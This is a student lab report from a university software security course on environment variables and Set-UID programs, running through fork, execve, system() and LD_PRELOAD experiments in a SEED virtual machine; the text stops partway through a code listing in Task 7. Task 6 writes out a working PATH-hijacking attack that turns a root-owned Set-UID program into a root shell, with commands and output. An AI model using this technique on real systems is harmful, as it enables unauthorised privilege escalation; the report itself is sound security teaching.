



软件安全课程实验报告

实验名称	Lab2-环境变量与 Set-UID 实验
学生姓名	李汶峰
学 号	202300460158
学 院	网络空间安全学院
专 业	网络空间安全
指导教师	刁文瑞
完成时间	2025 年 10 月 7 日

目录

1 诚信声明	2
2 Task 1: 配置环境变量	2
3 Task 2: 从父进程向子进程传递环境变量	3
4 Task 3: 环境变量和 <code>execve()</code>	4
5 Task 4: 环境变量和 <code>system()</code>	6
6 Task 5: 环境变量和 Set-UID 程序	7
7 Task 6: PATH 环境变量和 Set-UID 程序	8
8 Task 7: LD_PRELOAD 环境变量和 Set-UID 程序	9
9 Task 8: 使用 <code>system()</code> 与 <code>execve()</code> 调用外部程序的对比	14
10 Task 9: 权限泄漏	15
11 实验总结与感想	16

1 诚信声明

我承诺，本实验报告中的所有内容均为本人独立完成，未抄袭他人报告或实验结果。对于参考资料或他人观点，已明确注明出处。我了解学术诚信的重要性，并承诺遵守相关规定，确保报告内容真实、可靠。如发现任何学术不端行为，我愿意承担相应责任，包括但不限于实验报告扣减分数或其他合理后果。

2 Task 1: 配置环境变量

1. 查看环境变量

在本任务里，将使用指令设置和删除环境变量，首先使用 `printenv` 或者 `env` 指令来打印环境变量

```
[10/06/25]seed@VM:~$ printenv
SHELL=/bin/bash
SESSION_MANAGER=local/VM:/tmp/.ICE-unix/2116,unix/VM:/tmp/.ICE-unix/2116
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=2080
GTK_MODULES=gail:atk-bridge
PWD=/home/seed
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.tztst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.1;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.1;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;
```

图 1: 使用 `printenv` 查看环境变量

```
[10/06/25]seed@VM:~$ env
SHELL=/bin/bash
SESSION_MANAGER=local/VM:/tmp/.ICE-unix/2116,unix/VM:/tmp/.ICE-unix/2116
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=2080
GTK_MODULES=gail:atk-bridge
PWD=/home/seed
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.tztst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.1;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.1;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;
```

图 2: 使用 `env` 查看环境变量

如果需要打印出某个特定的环境变量，比如 `PWD`，可以用指令 “`printenv PWD`” 或者 “`env | grep PWD`”。

```
[10/06/25]seed@VM:~$ printenv PWD
/home/seed
[10/06/25]seed@VM:~$ env | grep PWD
PWD=/home/seed
```

图 3: 查看环境变量 `PWD`

2. 添加及删除环境变量

还可以使用 `export` 和 `unset` 来设置或者取消环境变量，例如使用 `export` 新增一个新的环境变量 “`new_env`”，其值为 “`test`”，最后再使用 `unset` 取消环境变量，指令及结果如下图所示。

```
[10/06/25]seed@VM:~$ export new_env='test'
[10/06/25]seed@VM:~$ printenv new_env
test
[10/06/25]seed@VM:~$ unset new_env
[10/06/25]seed@VM:~$ printenv new_env
[10/06/25]seed@VM:~$
```


图 4: 新增及删除环境变量

3 Task 2: 从父进程向子进程传递环境变量

在本任务中, 将研究子进程是如何继承父进程的环境变量的, 可以使用 `fork()` 系统调用创建一个新的进程, 称为子进程, 而被复制的进程叫做父进程, 我们需要观察子进程是否继承了父进程的环境变量。首先编译 `myprintenv.c` 文件, 该程序中父进程通过 `fork()` 创建一个与自己完全相同的子进程; 随后子进程和父进程分别执行 `printenv()` 函数来打印出两者的环境变量。首先通过以下指令编译并运行将输出保存到一个文件之中。

```
1 gcc myprintenv.c
2 a.out > file1.txt
```

编译并运行的结果如下图所示, 在保存输出的 `file1.txt` 文件中, 里面保存了子进程所有的环境变量。




```
1SHELL=/bin/bash
2SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/2116,unix/VM:/tmp/.ICE-unix/2116
3QT_ACCESSIBILITY=1
4COLORTERM=truecolor
5XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
6XDG_MENU_PREFIX=gnome-
7GNOME_DESKTOP_SESSION_ID=this-is-deprecated
8GNOME_SHELL_SESSION_MODE=ubuntu
9SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
10XMODIFIERS=@im=ibus
11DESKTOP_SESSION=ubuntu
12SSH_AGENT_PID=2080
13GTK_MODULES=gail:atk-bridge
14DBUS_STARTER_BUS_TYPE=session
15PWD=/home/seed/Lab2setup
16LOGNAME=seed
17XDG_SESSION_DESKTOP=ubuntu
18XDG_SESSION_TYPE=x11
19GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
20XAUTHORITY=/run/user/1000/gdm/Xauthority
21WINDOWPATH=2
22HOME=/home/seed
23USERNAME=seed
24IM_CONFIG_PHASE=1
25LANG=en_US.UTF-8
26LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33:01;
7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;3
27XDG_CURRENT_DESKTOP=ubuntu:GNOME
28VTE_VERSION=6003
29GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/8c63acdf_b5de_45e8_b2b5_b4952
30INVOCATION_ID=6a4eedb45d154396a8b2dc5327fa4622
31MANAGERPID=1875
32LESSCLOSE=/usr/bin/lesspipe %s %s
33XDG_SESSION_CLASS=user
34TERM=xterm-256color
```

图 5: 子进程的环境变量

接着注释掉子进程中的 `printenv()` 语句, 并取消注释父进程中的 `printenv()` 语句, 使得程序只

输出父进程的环境变量。再次编译并运行代码，将输出保存在 file2.txt 中，结果如下图所示，file2.txt 文件中保存了父进程所有的环境变量。



```
1 SHELL=/bin/bash
2 SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/2116,unix/VM:/tmp/.ICE-unix/2116
3 QT_ACCESSIBILITY=1
4 COLORTERM=truecolor
5 XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
6 XDG_MENU_PREFIX=gnome-
7 GNOME_DESKTOP_SESSION_ID=this-is-deprecated
8 GNOME_SHELL_SESSION_MODE=ubuntu
9 SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
10 XMODIFIERS=@im=ibus
11 DESKTOP_SESSION=ubuntu
12 SSH_AGENT_PID=2080
13 GTK_MODULES=gail:atk-bridge
14 DBUS_STARTER_BUS_TYPE=session
15 PWD=/home/seed/Lab2setup
16 LOGNAME=seed
17 XDG_SESSION_DESKTOP=ubuntu
18 XDG_SESSION_TYPE=x11
19 GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
20 XAUTHORITY=/run/user/1000/gdm/Xauthority
21 WINDOWPATH=2
22 HOME=/home/seed
23 USERNAME=seed
24 IM_CONFIG_PHASE=1
25 LANG=en_US.UTF-8
26 LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01
 7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;
27 XDG_CURRENT_DESKTOP=ubuntu:GNOME
28 VTE_VERSION=6003
29 GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/8c63acdf_b5de_45e8_b2b5_b495:
30 INVOCATION_ID=6a4eedb45d154396a8b2dc5327fa4622
31 MANAGERPID=1875
32 LESSCLOSE=/usr/bin/lesspipe %s %s
33 XDG_SESSION_CLASS=user
34 TERM=xterm-256color
```

图 6: 父进程的环境变量

使用 diff 命令比较这两个文件的差异，即父进程和子进程各自的环境变量的差异，结果如下图所示。在输入 diff 比较命令后，并没有出现有差异的地方，说明这两个文件完全相同，也就是说子进程的环境变量与父进程的完全相同，子进程已经继承了父进程的环境变量。

```
[10/06/25] seed@VM:~/Lab2setup$ gcc myprintenv.c
[10/06/25] seed@VM:~/Lab2setup$ a.out > file1.txt
[10/06/25] seed@VM:~/Lab2setup$ gcc myprintenv.c
[10/06/25] seed@VM:~/Lab2setup$ a.out > file2.txt
[10/06/25] seed@VM:~/Lab2setup$ diff file1.txt file2.txt
[10/06/25] seed@VM:~/Lab2setup$
```

图 7: 使用 diff 指令观察差异

4 Task 3: 环境变量和 execve()

本任务里将研究通过 execve() 运行一个新程序，新程序会打印出自身的环境变量，从而判断环境变量是如何受影响的。首先编译并运行 myenv.c 文件，这个程序执行了一个名为 “/usr/bin/env” 的程序，它的作用是打印出当前进程的环境变量。

```
1 #include <unistd.h>
2 extern char **environ;
3 int main()
```

```
4 {  
5     char *argv[2];  
6     argv[0] = "/usr/bin/env";  
7     argv[1] = NULL;  
8     execve("/usr/bin/env", argv, NULL);  
9     return 0 ;  
10 }
```

编译并运行 myenv.c 文件，结果如下图所示，并没有结果出现，说明该程序打印出的环境变量为空。

```
[10/06/25]seed@VM:~/Lab2setup$ gcc myenv.c  
[10/06/25]seed@VM:~/Lab2setup$ ./a.out  
[10/06/25]seed@VM:~/Lab2setup$
```

图 8: 编译并运行 myenv.c 文件

接着将原程序中 execve() 的调用更改为以下内容，重新编译并运行，结果如下图所示，其打印出了所有的环境变量。

```
1 execve("/usr/bin/env", argv, environ);
```

```
[10/06/25]seed@VM:~/Lab2setup$ gcc myenv.c  
[10/06/25]seed@VM:~/Lab2setup$ ./a.out  
SHELL=/bin/bash  
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/2116,unix/VM:/tmp/.ICE-unix/2116  
QT_ACCESSIBILITY=1  
COLORTERM=truecolor  
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg  
XDG_MENU_PREFIX=gnome-  
GNOME_DESKTOP_SESSION_ID=this-is-deprecated  
GNOME_SHELL_SESSION_MODE=ubuntu  
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh  
XMODIFIERS=@im=ibus  
DESKTOP_SESSION=ubuntu  
SSH_AGENT_PID=2080  
GTK_MODULES=gail:atk-bridge  
DBUS_STARTER_BUS_TYPE=session  
PWD=/home/seed/Lab2setup  
LOGNAME=seed  
XDG_SESSION_DESKTOP=ubuntu  
XDG_SESSION_TYPE=x11  
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1  
XAUTHORITY=/run/user/1000/gdm/Xauthority  
WINDOWPATH=2  
HOME=/home/seed  
USERNAME=seed  
IM_CONFIG_PHASE=1  
LANG=en_US.UTF-8  
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;  
42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;  
tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01  
=01;31:*.tzt=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01  
sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z  
*.esd=01;31:*.ipd=01;35:*.ipeq=01;35:*.mipa=01;35:*.mipeq=01;35:*.aif=01;35
```

图 9: 编译并运行新的 myenv.c 文件

总结：execve() 系统调用的环境变量传递机制表明，新进程的环境变量不会自动继承，而是由

`execve()` 的第三个参数显式控制。当参数为 `NULL` 时，内核为新进程创建空环境变量表，导致程序无法获取任何环境变量，所以不会打印出任何环境变量。当参数为 `environ` 时，内核将当前进程的环境变量完整地拷贝到新进程内存空间，使程序能访问所有继承的变量，从而打印出当前进程所有环境变量。环境变量的传递本质是进程间隔离下的显式数据复制，新进程获得的是独立静态副本，与父进程环境隔离开来。

5 Task 4: 环境变量和 `system()`

本任务中将研究通过 `system()` 运行一个新程序，判断环境变量是如何受影响的。和 `execve()` 不同的是，虽然 `system()` 也是用来执行一个命令，但是其首先执行 `/bin/sh`，再通过 `shell` 来执行这个指令。

编译并运行下述代码，观察现象。这段代码通过调用函数 `system()` 来执行系统命令 `/usr/bin/env`，从而打印出当前进程的所有环境变量。结果如下图所示，程序打印出了当前进程所有的环境变量。

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 int main()
4 {
5     system("/usr/bin/env");
6     return 0;
7 }
```

```
[10/06/25]seed@VM:~/Lab2setup$ gcc system.c
[10/06/25]seed@VM:~/Lab2setup$ ./a.out
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SSH_AGENT_PID=2080
XDG_SESSION_TYPE=x11
SHLVL=1
HOME=/home/seed
DESKTOP_SESSION=ubuntu
GNOME_SHELL_SESSION_MODE=ubuntu
GTK_MODULES=gail:atk-bridge
MANAGERPID=1875
DBUS_STARTER_BUS_TYPE=session
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus,gu
b0268e472bf
COLORTERM=truecolor
IM_CONFIG_PHASE=1
LOGNAME=seed
JOURNAL_STREAM=9:35414
_=./a.out
XDG_SESSION_CLASS=user
USERNAME=seed
TERM=xterm-256color
GNOME DESKTOP SESSION ID=this-is-deprecated
```

图 10: 编译并运行 `system.c` 文件

总结: `system()` 函数创建了一个子进程, 在该子进程中执行 `/bin/sh -c "/usr/bin/env"`, 即子进程启动 shell 来打印出当前进程所有的环境变量, 最终输出与父进程环境完全一致。说明了 `system()` 函数创建的子进程会自动继承全部环境变量, 调用进程的环境变量会传递给新程序 `/bin/sh`。

6 Task 5: 环境变量和 Set-UID 程序

当 Set-UID 程序执行时将获得程序拥有者的权限, 如果所有者是 root, 所有执行该程序的用户都将会以 root 权限执行该程序。用户可以通过环境变量来修改 Set-UID 的行为, 在本实验中, 我们需要探索 Set-UID 程序的环境变量是否由用户程序继承。

首先编写以下程序到 `foo.c` 文件中, 用于打印当前进程的所有环境变量:

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 extern char **environ;
4 void main()
5 {
6     int i = 0;
7     while (environ[i] != NULL) {
8         printf("%s\n", environ[i]);
9         i++;
10    }
11 }
```

编译上述文件成为可执行文件 `foo`, 并设置 Set-UID 权限:

```
1 gcc foo.c -o foo
2 sudo chown root foo
3 sudo chmod 4755 foo
```

在普通的 shell 中, 使用 `export` 命令增加以下环境变量:

- PATH: `export PATH="$PATH:/local/"`
- LD_LIBRARY_PATH: `export LD_LIBRARY_PATH="$LD_LIBRARY_PATH:/local/"`
- MY_NAME: `export MY_NAME="Wenfeng Li"`

```
[10/09/25]seed@VM:~/Lab2setup$ sudo chown root foo
[10/09/25]seed@VM:~/Lab2setup$ sudo chmod 4755 foo
[10/09/25]seed@VM:~/Lab2setup$ export PATH="$PATH:/local/"
[10/09/25]seed@VM:~/Lab2setup$ export LD_LIBRARY_PATH="$LD_LIBRARY_PATH:/local/"
[10/09/25]seed@VM:~/Lab2setup$ export MY_NAME="Wenfeng Li"
[10/09/25]seed@VM:~/Lab2setup$ █
```

图 11: 修改环境变量

这些环境变量是在普通用户的 shell 进程中设置的, 然后运行 `foo` 并查看这些环境变量的值。在运行 `foo` 时, shell 会 fork 一个子进程并使用子进程来运行程序, 查看 Set-UID 子进程的环境变量是否继承了父进程的环境变量。结果如图所示。

从运行结果可以看出，Set-UID 子进程已经继承了父进程的 PATH 和 MY_NAME 环境变量。而环境变量 LD_LIBRARY_PATH 为空，说明子进程没有继承父进程的 LD_LIBRARY_PATH。这是因为当程序被设置为 Set-UID 时，动态链接器会出于安全考虑忽略或清空一些高风险环境变量，其中就有共享链接库路径 LD_LIBRARY_PATH。

```
[10/09/25]seed@VM:~/Lab2setup$ ./foo | grep PATH
WINDOWPATH=2
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:./local/
[10/09/25]seed@VM:~/Lab2setup$ ./foo | grep LD_LIBRARY_PATH
[10/09/25]seed@VM:~/Lab2setup$ ./foo | grep MY_NAME
MY_NAME=Wenfeng Li
[10/09/25]seed@VM:~/Lab2setup$
```

图 12: 查看 Set-UID 子进程的环境变量

7 Task 6: PATH 环境变量和 Set-UID 程序

由于 shell 程序的实际行为会受到环境变量的影响，例如 PATH 环境变量，而 PATH 环境变量可能为用户恶意提供的，所以在 Set-UID 程序中调用 system() 时，可以控制 Set-UID 程序的行为。

在本任务中，下面的代码调用了 system("ls") 函数，其首先执行 /bin/sh 程序，然后要求 shell 程序运行 ls 命令，现在需要将这个 Set-UID 程序运行恶意代码而不是 /bin/ls。

```
1 #include<stdio.h>
2 #include<stdlib.h>
3 int main(){
4     system("ls");
5     return 0;
6 }
```

首先将 /bin/sh 链接到 zsh 的 shell 程序中

```
1 sudo ln -sf /bin/zsh /bin/sh
```

将上述代码放入 task6.c 文件之中并编译，将可执行文件成为 Set-UID 程序，并将其所有者更改为 root，输入以下指令：

```
1 gcc task6.c -o LS
2 sudo chwon root LS
3 sudo chmod 4755 LS
```

结果如下图所示，已经将其设置为 Set-UID 程序并以 root 为所有者。

```
[10/09/25]seed@VM:~/Lab2setup$ gcc task6.c -o LS
[10/09/25]seed@VM:~/Lab2setup$ ./LS
cap_leak.c catal.c foo foo.c LS myenv.c myprintenv.c system.c task6.c
[10/09/25]seed@VM:~/Lab2setup$ sudo chown root LS
[10/09/25]seed@VM:~/Lab2setup$ sudo chmod 4755 LS
[10/09/25]seed@VM:~/Lab2setup$ ll LS
-rwsr-xr-x 1 root seed 16696 Oct  9 03:28 LS
[10/09/25]seed@VM:~/Lab2setup$
```

图 13: 将程序编译并设置 Set-UID

接着，我们修改 PATH 路径，在 PATH 路径前添加恶意路径，使得程序在运行 ls 时不是查看当前目录而是执行/bin/sh 指令，也就是获取 root shell。使用的指令如下：

```
1 cp /bin/sh /tmp/ls
2 export PATH=/tmp:$PATH
3 env | grep PATH
```

```
[10/09/25]seed@VM:~/Lab2setup$ cp /bin/sh /tmp/ls
[10/09/25]seed@VM:~/Lab2setup$ export PATH=/tmp:$PATH
[10/09/25]seed@VM:~/Lab2setup$ env | grep PATH
WINDOWPATH=2
PATH=/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
```

图 14: 修改 PATH 路径

接着再次运行该文件，可以看出此时程序虽然执行了“ls”命令，但并没有查看当前目录，而是获取了 root shell，在这个 shell 中输入 id 指令，查看到确实为 euid 为 0 确实是 root shell，说明攻击成功。

```
[10/09/25]seed@VM:~/Lab2setup$ ./LS
VM# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
VM# whoami
root
VM#
```

图 15: 攻击结果图

8 Task 7: LD_PRELOAD 环境变量和 Set-UID 程序

在这个任务中，我们研究 Set-UID 程序如何处理环境变量 LD_PRELOAD，如何影响动态加载器/链接器的行为。

1. 首先构建一个动态链接库，将下面代码放入文件中并命名为 mylib.c，它覆盖了 libc 中的 sleep() 函数。

```
1 #include <stdio.h>
2 void sleep (int s)
3 {
```

```
4     printf("I am not sleeping!\n");
5 }
```

2. 使用下面的指令编译以上程序:

```
1 gcc -fPIC -g -c mylib.c
2 gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
```

3. 设置 LD_PRELOAD 环境变量的值:

```
1 export LD_PRELOAD=./libmylib.so.1.0.1
```

4. 最后编译下面的程序 myprog, 将其放在与上述动态链接库 libmylib.so.1.0.1 同一目录下。

```
1 #include <unistd.h>
2 int main()
3 {
4     sleep(1);
5     return 0;
6 }
```

完成上述步骤后在不同的条件下运行 myprog。首先让 myprog 作为一个普通程序, 以普通用户身份执行它。运行结果如图所示, 程序打印出了“I am not sleeping”。

```
[10/09/25]seed@VM:~/Lab2setup$ gcc -o myprog myprog.c
[10/09/25]seed@VM:~/Lab2setup$ ll myprog
-rwxrwxr-x 1 seed seed 16696 Oct  9 04:07 myprog
[10/09/25]seed@VM:~/Lab2setup$ ./myprog
I am not sleeping!
```

图 16: 情况 1

接着使 myprog 为一个以 root 为所有者的 Set-UID 特权程序, 然后普通用户身份运行它。结果如下图所示, 程序运行时 sleep 了一秒钟, 之后就结束了程序并没有输出。

```
[10/09/25]seed@VM:~/Lab2setup$ sudo chown root myprog
[10/09/25]seed@VM:~/Lab2setup$ sudo chmod 4755 myprog
[10/09/25]seed@VM:~/Lab2setup$ ./myprog
[10/09/25]seed@VM:~/Lab2setup$
```

图 17: 情况 2

然后使 myprog 为一个 Set-UID 特权程序, 在 root 下重新设置 LD_PRELOAD 环境变量, 并在 root 中运行。运行结果如图所示, 程序打印出了“I am not sleeping”。

```
[10/09/25]seed@VM:~/Lab2setup$ su
Password:
root@VM:/home/seed/Lab2setup# export LD_PRELOAD=./libmylib.so.1.0.1
root@VM:/home/seed/Lab2setup# sudo chown root myprog
root@VM:/home/seed/Lab2setup# sudo chmod 4755 myprog
root@VM:/home/seed/Lab2setup# ./myprog
I am not sleeping!
root@VM:/home/seed/Lab2setup#
```

图 18: 情况 3

最后, 创建一个新用户名为 user1, 使 myprog 为一个 Set-UID 的 user1 程序, 在不同的用户例如普通用户下重新加 LD_PRELOAD 环境变量, 并运行它。可以看到程序运行时等待了一秒钟, 之后就直接结束程序并没有输出。

```
[10/09/25]seed@VM:~/Lab2setup$ su
Password:
root@VM:/home/seed/Lab2setup# useradd user1
root@VM:/home/seed/Lab2setup# exit
exit
[10/09/25]seed@VM:~/Lab2setup$ sudo chown user1 myprog
[10/09/25]seed@VM:~/Lab2setup$ sudo chmod 4755 myprog
[10/09/25]seed@VM:~/Lab2setup$ ./myprog
[10/09/25]seed@VM:~/Lab2setup$ ll myprog
-rwsr-xr-x 1 user1 seed 16696 Oct  9 04:07 myprog
[10/09/25]seed@VM:~/Lab2setup$
```

图 19: 情况 4

虽然运行的是同一个程序, 但我们观察到不同的行为, 在一些情况中链接了 mylib.c 中的 sleep 函数, 而另一些情况则链接了 libc 中的 sleep 函数。这是因为环境变量在这里发挥了作用, 当一个进程的 uid 和 euid 一致时, 子进程才会继承父进程的环境变量, 否则就不会继承。

我们设计一个实验来判断这个结论是否正确, 首先修改 myprog.c 文件, 使其在运行时打印出 uid 和 euid, 并打印出当前的 LD_PRELOAD 环境变量的值, 代码如下:

```
1  /* myprog.c */
2  #include <unistd.h>
3  #include <stdio.h>
4  #include <stdlib.h>
5  int main()
6  {
7      sleep(1);
